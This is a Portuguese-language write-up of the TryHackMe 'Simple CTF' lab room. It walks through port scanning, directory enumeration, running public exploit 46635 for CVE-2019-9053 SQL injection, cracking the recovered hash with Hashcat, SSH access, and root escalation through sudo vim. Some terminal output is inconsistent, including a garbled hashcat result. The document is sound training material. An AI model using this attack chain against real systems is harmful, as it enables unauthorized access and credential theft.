

Simple CTF

Write-Up Técnico de CTF

Plataforma: TryHackMe

Dificuldade: Easy

Data: 10/04/2026

Sumário

1	Visão Geral	3
2	Reconhecimento	3
3	Enumeração	4
4	Exploração	5
5	Quebra de Hash	6
6	Acesso Inicial	7
7	Escalada de Privilégios	8
8	Conclusão	9
9	Referências	9

1. Visão Geral

Simple CTF é uma máquina de dificuldade fácil da plataforma TryHackMe. A superfície de ataque engloba um servidor web Apache com o **CMS Made Simple v2.2.8**, vulnerável a SQL Injection (**CVE-2019-9053**), e um servidor FTP com login anônimo habilitado. O caminho de comprometimento parte da enumeração web, passa pela extração de credenciais via SQLi time-based, acesso SSH e finaliza com escalção de privilégios abusando de permissão `sudo` mal configurada para o binário `vim`.

2. Reconhecimento

O reconhecimento foi realizado com o **Nmap** para mapear portas abertas, serviços e versões. O flag `-sC` executa scripts padrão e `-sV` detecta versões de serviço:

```
nmap -sV -sC -Pn <TARGET_IP>
```

```
Last login: Mon Apr  8 11:35:40 on console
[thelma@192 ~ % nmap -sC -sV 10.67.164.138
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-10 21:10 -0300
Nmap scan report for 10.67.164.138 (10.67.164.138)
Host is up (0.15s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.224.126
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 2 disallowed entries
|_ / /openemr-5_0_1_3
|_ http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 114.49 seconds
thelma@192 ~ %
```

Figura 1. Resultado do Nmap — portas 21 (FTP), 80 (HTTP) e 2222 (SSH) abertas.

Três portas foram identificadas:


- `21/tcp` — vsftpd 3.0.3, login anônimo permitido (sem listagem de diretório).

- `80/tcp` — Apache 2.4.18 (Ubuntu); `robots.txt` com 2 entradas bloqueadas.
- `2222/tcp` — OpenSSH 7.2p2; porta não-padrão, a *higher port* do desafio.

3. Enumeração

Com a porta 80 aberta, foi realizada enumeração de diretórios com o **Gobuster**:

```
gobuster dir -u http://<TARGET_IP> -w rockyou.txt
```



```
Last login: Fri Apr 10 21:41:22 on tty003
[thelma@192 TryHackMe % gobuster dir -u 10.67.164.138 -w rockyou.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.67.164.138
[+] Method: GET
[+] Threads: 10
[+] Wordlist: rockyou.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
simple (Status: 301) [Size: 315] [--> http://10.67.164.138/simple/]
///// (Status: 200) [Size: 11321]
Progress: 59086 / 14344389 (0.41%)
```

Figura 2. Gobuster identifica o diretório `/simple/` (redirecionamento 301).

Ao acessar `http://<TARGET_IP>/simple/`, foi exibida uma instalação padrão do CMS Made Simple:




Figura 3. Página inicial do CMS Made Simple em /simple/.

No rodapé da página, a versão do CMS estava explicitamente exibida:




Figura 4. Rodapé revelando CMS Made Simple versão 2.2.8.

Uma busca por vulnerabilidades conhecidas para essa versão revelou o **CVE-2019-9053** — SQL Injection baseada em tempo no módulo de busca, permitindo extração não autenticada de dados do banco de dados.

4. Exploração

O exploit público **46635** (ExploitDB) foi utilizado para explorar a vulnerabilidade. O script realiza SQL Injection por tempo (*time-based blind*) para extrair usuários, hashes e salts diretamente do banco de dados:

```
python3 46635.py -u http://<TARGET_IP>/simple/
```

```
[+] Salt for password found: 1dac0d92e9fa6bb2  
[+] Username found: mitch  
[+] Email found: admin@admin.com  
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
```

Figura 5. Exploit extrai salt, username, email e hash de senha via SQLi.

O exploit retornou o usuário `mitch`, o hash MD5+salt da senha e o e-mail `admin@admin.com`. Os valores foram salvos em `hash.txt` no formato `<HASH>:<SALT>`.

5. Quebra de Hash

O **Hashcat** foi utilizado para quebrar o hash MD5 com salt (modo `-m 20`, MD5(salt+pass)) contra a wordlist `rockyou.txt`:

```
hashcat -m 20 -a 0 hash.txt rockyou.txt
```

```
thelma@192 TryHackMe % hashcat -m 20 -a 0 hash.txt rockyou.txt
hashcat (v7.1.2) starting

METAL API (Metal 368.52)
=====
* Device #01: Apple M1, skipped

OpenCL API (OpenCL 1.2 (Jul 11 2025 19:18:49)) - Platform #1 [Apple]
=====
* Device #02: Apple M1, GPU, 2730/5461 MB (512 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash
* Register-Limit

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 100c

Host memory allocated for this attack: 650 MB (1091 MB free)

Dictionary cache hit:
* Filename...: rockyou.txt
* Passwords..: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385

0001f44000070d7a0407eb73846e8d96110ac0d97e01150b2f...
```

Figura 6. Hashcat recupera a senha em texto claro a partir do hash MD5+salt.

O Hashcat quebrou o hash com sucesso, revelando a senha em texto claro associada ao usuário `mitch`.

6. Acesso Inicial

Com as credenciais obtidas, foi realizado login SSH na porta `2222` identificada durante o reconhecimento:

```
ssh mitch@<TARGET_IP> -p 2222
```

```
root@ip-10-67-164-204:~# ssh mitch@10.67.164.138 -p 2222
The authenticity of host '[10.67.164.138]:2222 ([10.67.164.138]:2222)' can't be
established.
ECDSA key fingerprint is SHA256:Fce5J4GBLgx1+iaSMBjO+NFK0jZvL5LOVF5/jc0kwt8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.67.164.138]:2222' (ECDSA) to the list of known h
osts.
mitch@10.67.164.138's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls -la
total 36
drwxr-x--- 3 mitch mitch 4096 aug 19  2019 .
drwxr-xr-x 4 root  root  4096 aug 17  2019 ..
-rw----- 1 mitch mitch  178 aug 17  2019 .bash_history
-rw-r--r-- 1 mitch mitch  220 sep  1  2015 .bash_logout
-rw-r--r-- 1 mitch mitch 3771 sep  1  2015 .bashrc
drwx----- 2 mitch mitch 4096 aug 19  2019 .cache
-rw-r--r-- 1 mitch mitch  655 mai 16  2017 .profile
-rw-rw-r-- 1 mitch mitch   19 aug 17  2019 user.txt
-rw----- 1 mitch mitch  515 aug 17  2019 .viminfo
$ cat user.txt
```

Figura 7. Login SSH bem-sucedido. user.txt lida com a flag de usuário (censurada).

O acesso foi concedido. Na home do usuário `mitch` foi encontrado o arquivo `user.txt` com a flag de usuário.

7. Escalada de Privilégios

Comecei verificando o que o usuário pode executar como root sem senha:

```
$ sudo -l
```

O binário `vim` com `sudo` e `NOPASSWD` é um vetor clássico listado no **GTFOBins**. O `vim` permite executar comandos de shell por meio do seu modo de comando interno.

Com o seguinte comando foi possível verificar o outro usuário do sistema:

```
$ ls /home
```



```
$ sudo -l
User mitch may run the following commands on Machine:
  (root) NOPASSWD: /usr/bin/vim
$ sudo vim
$ ls /home
mitch
```

Figura 8. *mitch* pode executar `/usr/bin/vim` como root sem senha (NOPASSWD).

```
$ sudo vim
root@Machine:~# cd /root
root@Machine:/root# ls
root.txt
root@Machine:/root# cat root.txt
[REDACTED]
root@Machine:/root#
```

Figura 9. Shell root obtido via vim. `root.txt` lida com a flag final (censurada).

```
$ sudo vim
# dentro do vim:
:!bash
```

Um shell root foi obtido com sucesso. A flag final foi lida em `/root/root.txt`.

8. Conclusão

A cadeia de exploração da Simple CTF partiu do reconhecimento de um servidor web Apache expondo o CMS Made Simple v2.2.8 no diretório `/simple/`, descoberto via Gobuster. A versão do CMS era vulnerável ao **CVE-2019-9053** (SQLi time-based), que permitiu extrair as credenciais do usuário `mitch` sem autenticação. Após quebra do hash MD5+salt com Hashcat e rockyou.txt, o acesso SSH foi estabelecido na porta 2222. A escalada de privilégios foi direta: `mitch` possuía permissão sudo sem senha para `/usr/bin/vim`, o que possibilitou obter shell root via GTFOBins e capturar a flag final.

9. Referências

- **CVE-2019-9053** — <https://www.cve.org/CVERecord?id=CVE-2019-9053>
- **Exploit 46635** — **ExploitDB** — <https://www.exploit-db.com/exploits/46635>
- **GTFOBins** — **vim** — <https://gtfobins.github.io/gtfobins/vim/>
- **TryHackMe** — **Simple CTF** — <https://tryhackme.com/room/easyctf>